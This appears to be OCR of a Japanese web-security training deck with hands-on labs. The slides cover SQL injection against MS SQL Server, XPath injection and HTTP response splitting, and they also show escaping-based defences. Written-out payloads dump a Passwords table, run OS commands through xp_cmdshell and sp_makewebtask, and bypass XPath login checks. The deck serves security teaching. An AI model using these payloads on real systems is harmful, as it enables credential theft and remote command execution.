
    ↓
  - Employeesテーブルとsysobjectsテーブルの検索結果を結合している … つまりsysobjectsテーブル（DB内のオブジェクトを管理）の内容が表示

【ハンズオン】

- http://server/db2/login.aspにアクセスして、適当なユーザIDでログイン 例：Steven / hehehe）
- 検索文字列に「xxxx' union select name, id, xtype, parent_obj from sysobjects where name like '」を入れると...

【ハンズオン】

- sysobjectsテーブルを見ることにより、DB中に存在するテーブルやビュー、ストアド・プロシジャ等を知ることができる
  - xtype … U:ユーザテーブル、S:システムテーブル、V:ビュー、…
- PasswordsテーブルのIDを調べ、以下の文字列で検索
  - xxxx' union select name, id, 'a', 'a' from syscolumns where id = PasswordsテーブルのID and name like '



【ハンズオン】

- Passwordsテーブルには「Name」と「Password」の二項目があることがわかる
- 以下の文字列でPasswordsテーブルを検索することにより、ユーザIDとパスワードの情報を取得
  - xxxx' union select name, password, 'a', 'a' from passwords where name like '

ストアド・プロシジャによるコマンド実行

- Stored procedure … 共通的な、あるいはよく使用する処理モジュールをデータベース側に保存しておき、アプリケーションから呼び出して使う
  - 処理効率の向上
  - ネットワークトラフィックの削減
  - プログラミング効率の向上
- MS SQL Serverは数多くのストアド・プロシジャを標準で用意
- SQLインジェクションにより、それらを実行する事が可能
  - Webアプリケーションがデータベースにアクセスする際のユーザ権限に依存
- よく攻撃に使われるMS SQL Serverのストアド・プロシジャ
  - xp_cmdshell … OSのコマンドを実行
  - sp_makewebtask … クエリ実行結果をHTMLファイルに出力

xp_cmdshellとsp_makewebtask

- xp_cmdshell
  - 指定された文字列をOSのコマンドとして実行
  - 構文：xp_cmdshell {'command_string'} [, no_output]
  - 例：exec master..xp_cmdshell 'dir *.exe'

- sp_makewebtask
  - 指定されたクエリを実行し、その結果をHTMLファイルに出力
  - 構文：sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query' [, ...]
  - 例：exec sp_makewebtask 'c:¥inetpub¥wwwroot¥out.html', 'select * from passwords'
  - 例：exec sp_makewebtask 'c:¥inetpub¥wwwroot¥out.html', "exec master..xp_cmdshell 'dir *.exe'"

【ハンズオン】

- SQLインジェクションにより、xp_cmdshellを用いてserver上でpingコマンドを実行（ping IPアドレス）
- 自分のPC上にてwindump/tcpdump等で確認
  - windump -n host IPアドレス and icmp
  - windump等がない場合は、http://server/icmpsniff.exeを取得
    - icmpsniff ローカルIPアドレス IPアドレス
- http://server/db2/login.aspにアクセスし、以下を入力
  - ユーザID：aaa
  - パスワード：xxx'; exec master..xp_cmdshell 'ping IPアドレス

↓

  - SELECT * FROM Passwords WHERE Name = '**aaa**' AND Password = '**xxx' ; exec master..xp_cmdshell 'ping IPアドレス**'

SQL文の区切り文字。複数のSQL文を続けて実行

【ハンズオン】

- ユーザIDの文字列でSQLインジェクションするには…
  - ユーザID：xxx'; exec master..xp_cmdshell 'ping IPアドレス';--
  - パスワード：xxx

↓

  - SELECT * FROM Passwords WHERE Name = '**xxx' ; exec master..xp_cmdshell 'ping IPアドレス';** **--** ' AND Password = '**xxx**'

SQL文のコメント指定。これ以降はSQL文内でコメントとして取り扱われる

【ハンズオン】

- SQLインジェクションにより、sp_makewebtaskを用いてserver上でのコマンド実行結果をHTMLファイルに出力
- http://server/db2/login.aspにアクセスし、以下を入力
  - ユーザID：aaa
  - パスワード：xxx'; exec sp_makewebtask 'c:¥inetpub¥wwwroot¥ファイル名.html', "exec master..xp_cmdshell 'dir *.exe'" ; --

    ↓

  - SELECT * FROM Passwords WHERE Name = '**aaa**' AND Password = '**xxx'; exec sp_makewebtask 'c:¥inetpub¥wwwroot¥ファイル名.html', "exec master..xp_cmdshell 'dir *.exe'" ; --**'
- http://server/ファイル名.htmlにアクセスして確認

SQL文に渡す文字列の無害化

- ユーザ入力文字列を使用時（SQL文挿入時）に無害化する
  - 最低限、無害化すべき文字
    - ' → ''（シングルクォート一つ → シングルクォート二つ）
  - 文字列から削除するか、上記のように変換してSQL文に挿入
  - 無害化すべき特殊文字はDBMSや使い方に依存
  - 数値項目の場合は、数字以外を入力させない
- 重要なのは、DBMSのSQL構文をよく理解して、どの場合にどのようなエスケープ処理をするべきかを知ること
- 準備済みSQL文（prepared statements）を使用するのも一つの手
- DBMSのエラーメッセージを返さない（手がかりを与えない）
- http://server/db3/login.asp（SQLインジェクション対策版）

XPathインジェクション

- 不正な入力により、Webアプリケーションに不正なXPathクエリーを発行させる攻撃
  - ユーザの入力に基づき、XMLドキュメントに対してXPathクエリーを発行するようなWebシステムで発生
  - XPath :XML Path Language … XMLドキュメントをアドレッシングするための標準言語
    - 例）/UserList/User[Name='X' and Password='Y']

      … /UserList/Userノードで、「NameがXで、かつ、PasswordがY」という条件を満たすものを指し示す
  - このXPathクエリのXやYにユーザ入力文字列が直接入ることにより、アドレッシングの振る舞いが変わってしまう
  - XPathインジェクションにより…
    - ユーザ認証等のロジックの回避
    - XMLドキュメント内容の不正取得

ユーザ認証処理の通過

- http://server/xpath/auth.asp

auth.asp

ユーザ名とパスワードで
XMLドキュメントを検索し、
結果が返れば認証通過

```
/UserList/User[Name='" &
Request.Querystring("uid") & "'
and Password='" &
Request.Querystring("pass") & "']
```

userlist.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<UserList>
  <User>
    <Name>Steven</Name>
    <Password>hehehe</Password>
    <Title>Sales Manager</Title>
    <Address>14 Garrett Hill</Address>
  </User>
  <User>
    <Name>Anne</Name>
    <Password>hahaha</Password>
    <Title>Sales Representative</Title>
    <Address>7 Houndstooth Rd.</Address>
  </User>
  <User>
    <Name>Janet</Name>
    <Password>hohoho</Password>
    <Title>Sales Representative</Title>
    <Address>722 Moss Bay Blvd.</Address>
  </User>
</UserList>
```

ユーザ認証処理の通過（つづき）

- このXPathクエリのパスワードの部分に、「or 'a'='a」が入力されるとどうなるか?
  - ユーザID「aaa」、パスワード「or 'a'='a」を入力
  - /UserList/User[Name='**" & Request.Querystring("uid") & "**' and Password='**" & Request.Querystring("pass") & "**']

↓


  - /UserList/User[Name='**aaa**' and Password='**' or 'a'='a**']

↓

  - 条件式は常に「真」となり、このクエリによってすべてのUserノードの情報が返る … つまり認証を通過

【ハンズオン】

- http://server/xpath/auth.aspにアクセス
- ユーザID「aaa」、パスワード「or 'a'='a」を入力すると...



XPathクエリに渡す文字列の無害化


- ユーザ入力文字列を使用時（XPath挿入時）に無害化する
  - 最低限、無害化すべき文字
    - ' → ¥'
  - 文字列から削除するか、上記のように変換してXPathに挿入
  - 場合によっては"「（ダブルクォート）」も無害化が必要（？）

- http://server/xpath2/auth.asp（XPathインジェクション対策版）


HTTPレスポンス・スプリッティング

- HTTP Response Splitting
- 不正な入力により、サーバのHTTPレスポンスを二つに分割させることで、プロキシやブラウザに対してセキュリティ侵害を起こさせる攻撃
  - ブラウザからの入力に基づいてリダイレクトのLocationヘッダを構築するようなWebシステムで発生
  - ブラウザやプロキシに偽のコンテンツを送り込み、キャッシュを汚染
    → コンテンツ・スプーフィング
  - ブラウザに対するクロスサイト・スクリプティング攻撃
    → Cookieの取得、改変


レスポンス・スプリッティングとは



二対のリクエストとレスポンス




Webアクセス・キャッシュの汚染



【デモ】

